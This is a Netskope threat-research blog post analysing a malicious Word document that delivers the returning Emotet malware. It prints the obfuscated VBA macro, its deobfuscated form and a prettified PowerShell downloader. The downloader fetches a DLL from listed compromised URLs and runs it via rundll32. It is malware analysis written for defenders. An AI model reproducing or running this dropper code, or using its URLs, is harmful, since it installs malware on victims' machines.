Netskope Threat Coverage: The Return of Emotet

netskope.com/blog/netskope-threat-coverage-the-return-of-emotet

Gustavo Palazolo

November 18, 2021


Co-authored by Gustavo Palazolo and Ghanashyam Satpathy

Summary

At the beginning of 2021, Emotet was considered to be the world's most dangerous malware by Europol. The threat was first discovered in 2014 when it was acting as a banking trojan. Over the years, the malware evolved into one of the most relevant botnets in the threat landscape, often used to deliver other threats, such as Trickbot and Ryuk ransomware. Netskope detected Emotet during Oct 2020, using PowerShell and WMI to download and execute its payload.

After massive collaboration between law enforcement agencies around the world, Emotet was taken down in January 2021, where the malware's infrastructure was disrupted from the inside. This was extremely important, as infected machines were redirected towards law enforcement-controlled infrastructure, preventing further actions from Emotet's threat actors.

After almost a year, Emotet (a.k.a. Geodo, Heodo) was spotted again in the wild, being delivered by Trickbot. This new campaign is being tracked by MalwareBazaar / Feodo Tracker, where we can see an increase since November 15, 2021.




Tag:	Emotet 🔔 Alert
Firstseen:	2020-03-19 18:51:04 UTC
Lastseen:	2021-11-17 14:12:32 UTC
Sightings:	69'953
Malpedia:	https://malpedia.caad.fkie.fraunhofer.de/details/win.emotet

Screenshot of Emotet tracker from MalwareBazaar.


In this threat coverage, we will analyze a malicious Microsoft Office document from a set of files that are delivering the new Emotet payload.

Analysis

Once we open the document, we can see a fake message that lures the victim into enabling the macros, by clicking the “Enable Editing” and “Enable Content” buttons.



SECURITY WARNING Macros have been disabled.




THIS DOCUMENT IS PROTECTED.

Previewing is not available for protected documents.


You have to press "ENABLE EDITING" and "ENABLE CONTENT" buttons to preview this document.

Malicious document that delivers Emotet.
The threat actors protected the VBA project with a password to prevent viewing the macro in the VBA editor, likely to slow down analysis.



Protected VBA project.

After bypassing this protection, we can see that the document contains an obfuscated macro code.




(Name)	bvhfkauw34gka
AutoFormatOverr	False
AutoHyphenation	False
AutoSaveOn	False
ChartDataPointTr	False
ConsecutiveHyph	0
DefaultTabStop	35.4
DefaultTargetFra	
DisableFeatures	False
DoNotEmbedSyst	True
EmbedLinguisticD	True
EmbedTrueTypeF	False
EncryptionProvide	
EnforceStyle	False
FarEastLineBreak	
FarEastLineBreak	0 - wdFarEastLir

```
        .SetText txt$
        .PutInClipboard
    End With
End Sub
Sub ndfqkhwfoia8tvfoaisgufoiqewgfiudgovlisvpoju(nfkl34 As String, ndr54 As Long, bvret As Lo
s2 = "DaIcDaImd.DaIeDaIxe DaI/DaIc sDaItaDaIrt /DaIB poDaIwDaIerDaIshDaIelDaIl $dDaIfkj=""$D
Dim fs As Integer: Set service = CreateObject("Wsc" + sl + "ript.She" & "ll")
s2 = s2 + "$DaIstrDaIs){DaI$rl=GDaIet-RDaIandDaIom;$DaIr2=GDaIeDaIt-RDaIandDaIom;DaI$tpDaIth
If d <> 0.123456 Then ra = Replace(s2, "DaI", "")
service.Run ra, 0: End Sub
Private Function dfjolirhoghwow(ByVal filename$, Optional ByVal name$ = "") As String
    On Error Resume Next: Err.Clear: Const BYTES_PER_ROW& = 480
    Dim F_Content$
    ff& = FreeFile: Open filename$ For Binary Access Read As #ff
    fs& = LOF(ff): txt$ = String(fs&, Chr(0))
    Get #ff, , txt$: Close #ff
    F_Content$ = F_Content$ & "&" & name$ & "&" & vbNewLine
    F_Content$ = F_Content$ & "" & vbNewLine
    For i = 1 To Len(txt$)
        R& = Asc(Mid(txt, i, 1))
        res$ = res$ & IIf(Len(Hex(R)) = 1, "0", "") & Hex(R)
        If i Mod BYTES_PER_ROW& = 0 Then
            F_Content$ = F_Content$ & "&" & res$ & "" & vbNewLine
            res = "": DoEvents
        End If
    Next
    If Len(res) Then F_Content$ = F_Content$ & "&" & res$ & "" & vbNewLine
    F_Content$ = F_Content$ & "" & vbNewLine
    FileToVBAFunction = F_Content$
End Function
Private Sub Document_Open(): Dim dfjrqlwihjpqwof As String
```

Macro code executed by the document.


There are a few functions that are not used at all, possibly added as decoys. The main code is triggered by the "Document_Open()" function.



```
Private Sub Document_Open(): Dim dfjrqlwihjpqwof As String
ndfqkhwfoia8tvfoaisgufoiqewgfiudgovlisvpoju ",", 0, 0: End Sub
```

Function triggered once the document is opened.


By looking at the function called by this entry point, we can see the threat actors attempt to hide a PowerShell script by using string concatenation and replace, which can all be easily removed.



```
Sub ndfqkhwfoia8tvfoaisgufoiqewgfiudgovlisvpoju(nfkl34 As String, ndr54 As Long, bvret As Long): Dim s2,
ra, hkqwfsadesf As String: Dim d, R As Double
s2 = "DaIcDaImd.DaIeDaIxe DaI/DaIc sDaItaDaIrt /DaIB poDaIwDaIerDaIshDaIelDaIl
$dDaIfkj=""$DaIstDaIrs=\""hDaIttDaIpDaIs:DaI/DaI/evgDaIeniys.rDaIu/sap-lDaIogs/D6/,DaIhtDaItpDaI:/DaI/
croDaIwnadvertising.cDaIa/wDaIp-inDaIcludes/OxiAACCoic/,hDaItDaItpDaIsDaI:/DaI/cDaIars-taDaIxonomy.
myweDaIbartist.eDaIu/-/BPCahsAFjwF/,hDaItDaItDaIp:DaI/DaI/immoinvDaIest.cDaIom.bDaIr/blDaIog_oDaIld/
DaIwp-aDaIdDaImin/luoT/,hDaItDaItpDaIs:DaI/DaI/yoDaIho.loDaIve/wpDaI-coDaIntent/e4laFBDXIvYT6O/,
DaIhDaIttDaIps:DaI/DaI/wDaIwDaIw.168801.xDaIyz/wDaIp-conDaItent/6J3CV4meLxvZP/,htDaItDaIps:DaI/DaI/
wDaIwDaIw.pasioDaInportufuturo.pDaIe/wpDaI-contDaIent/XUBS/\"".SDaIplDaIit(\""DaI,DaI\"");fDaIoDaIreacDaIh
($DaIst iDaIn "
Dim fs As Integer: Set service = CreateObject("Wsc" + s1 + "ript.She" & "ll")
s2 = s2 + "$DaIstrDaIs){DaI$r1=GDaIet-RDaIandDaIom;$DaIr2=GDaIeDaIt-RDaIandDaIom;
DaI$tpDaIth=\""DaICDaI:DaI\PDaIroDaIgramDDaIata\\\""+DaI$rDaI1+\"".DaIdDaIll\""DaI;
IDaInDaIvoDaIke-WDaIebDaIReDaIqueDaIst -DaIUrDaIi $sDaIt -ODaIutFDaIilDaIe $tptDaIh;iDaIf
(TDaIeDaIst-DaIPatDaIh DaI$tpDaIth)
{$DaIfDaIp=DaI\""DaIC:DaI\DaIWiDaIndDaIowDaIs\SDaIysDaIWDaIow6DaI4\rDaIuDaIndlDaIl3DaI2.eDaIxDaIe\"";
$DaIa=DaI$tDaIptDaIh+DaI\"",DaIf\""+DaI$DaIr2;SDaItDaIaDaIrt-DaIProcDaIess $fDaIp
-DaIArgDaIumeDaIntLDaIist DaI$aDaI;bDaIrDaIeak;}};"";DaIIEXDaI $dDaIfkj"
If d <> 0.123456 Then ra = Replace(s2, "DaI", "")
service.Run ra, 0: End Sub
```

```
Dim fs As Integer: Set service = CreateObject("Wscript.Shell")

ps = "cmd.exe /c start /B powershell $dfkj=""$strs=\""https://evgeniys.ru/sap-logs/D6/,http://crownadvertising.ca/wp-includes/
OxiAACCoic/,https://cars-taxonomy.mywebartist.eu/-/BPCahsAFjwF/,http://immoinvest.com.br/blog_old/wp-admin/luoT/,https://yoho.
love/wp-content/e4laFBDXIvYT6O/,https://www.168801.xyz/wp-content/6J3CV4meLxvZP/,https://www.pasionportufuturo.pe/wp-content/
XUBS/\"".Split(\"",\"");foreach($st in $strs){$r1=Get-Random;$r2=Get-Random;$tpth=\""C:\ProgramData\\\""+$r1+\"".dll\"";
Invoke-WebRequest -Uri $st -OutFile $tpth;if(Test-Path $tpth){$fp=\""C:\Windows\SysWow64\rundll32.exe\"";$a=$tpth+\"",f\""+$r2;
Start-Process $fp -ArgumentList $a;break;}};"";IEX $dfkj"

service.Run ps, 0: End Sub
```

The VBA code goal is to execute a PowerShell script, that basically iterates over a URL list, and tries to download the content into “ `C:\ProgramData\` ”.




```
$urls = 'https://evgeniys.ru/sap-logs/D6/',
        'http://crownadvertising.ca/wp-includes/OxiAACCoic/',
        'https://cars-taxonomy.mywebartist.eu/-/BPCahsAFjwF/',
        'http://immoinvest.com.br/blog_old/wp-admin/luoT/',
        'https://yoho.love/wp-content/e4laFBDXIvYT6O/',
        'https://www.168801.xyz/wp-content/6J3CV4meLxvZP/',
        'https://www.pasionportufuturo.pe/wp-content/XUBS/'

foreach($st in $urls){

    $r1 = Get-Random
    $r2 = Get-Random
    $tpth = "C:\ProgramData\\" + $r1 + ".dll"

    Invoke-WebRequest -Uri $st -OutFile $tpth

    if(Test-Path $tpth){
        $fp = "C:\Windows\SysWow64\rundll32.exe"
        $a = $tpth + ",f" + $r2
        Start-Process $fp -ArgumentList $a
        break
    }
};
```

Prettyfied

PowerShell script executed by the malicious document.

Once an online URL is found, Emotet’s DLL is written into the disk with a random name, for example: “ `C:\ProgramData\1856230245.dll` ”.


At the time of our analysis, three of the URLs were offline.



```
Offline     https://evgeniys.ru/sap-logs/D6/
Offline     http://crownadvertising.ca/wp-includes/OxiAACCoic/
Offline     https://cars-taxonomy.mywebartist.eu/-/BPCahsAFjwF/
Online      http://immoinvest.com.br/blog_old/wp-admin/luoT/
Online      https://yoho.love/wp-content/e4laFBDXIvYT6O/
Online      https://www.168801.xyz/wp-content/6J3CV4meLxvZP/
Online      https://www.pasionportufuturo.pe/wp-content/XUBS
```

Online and Offline URLs from Emotet’s document.

The downloaded file is a 32-bit DLL, and although this information is not 100% reliable, it looks like the file was compiled on November 16, 2021.



File name: C:\Users\[redacted]\188484494.dll

File type: PE32

Entry point: 1002134f

Base address: 10000000

Sections: 0004

TimeDateStamp: 2021-11-16 19:12:45

SizeOfImage: 00042000

Scan: Detect It Easy(DiE)

Endianness: LE

Mode: 32

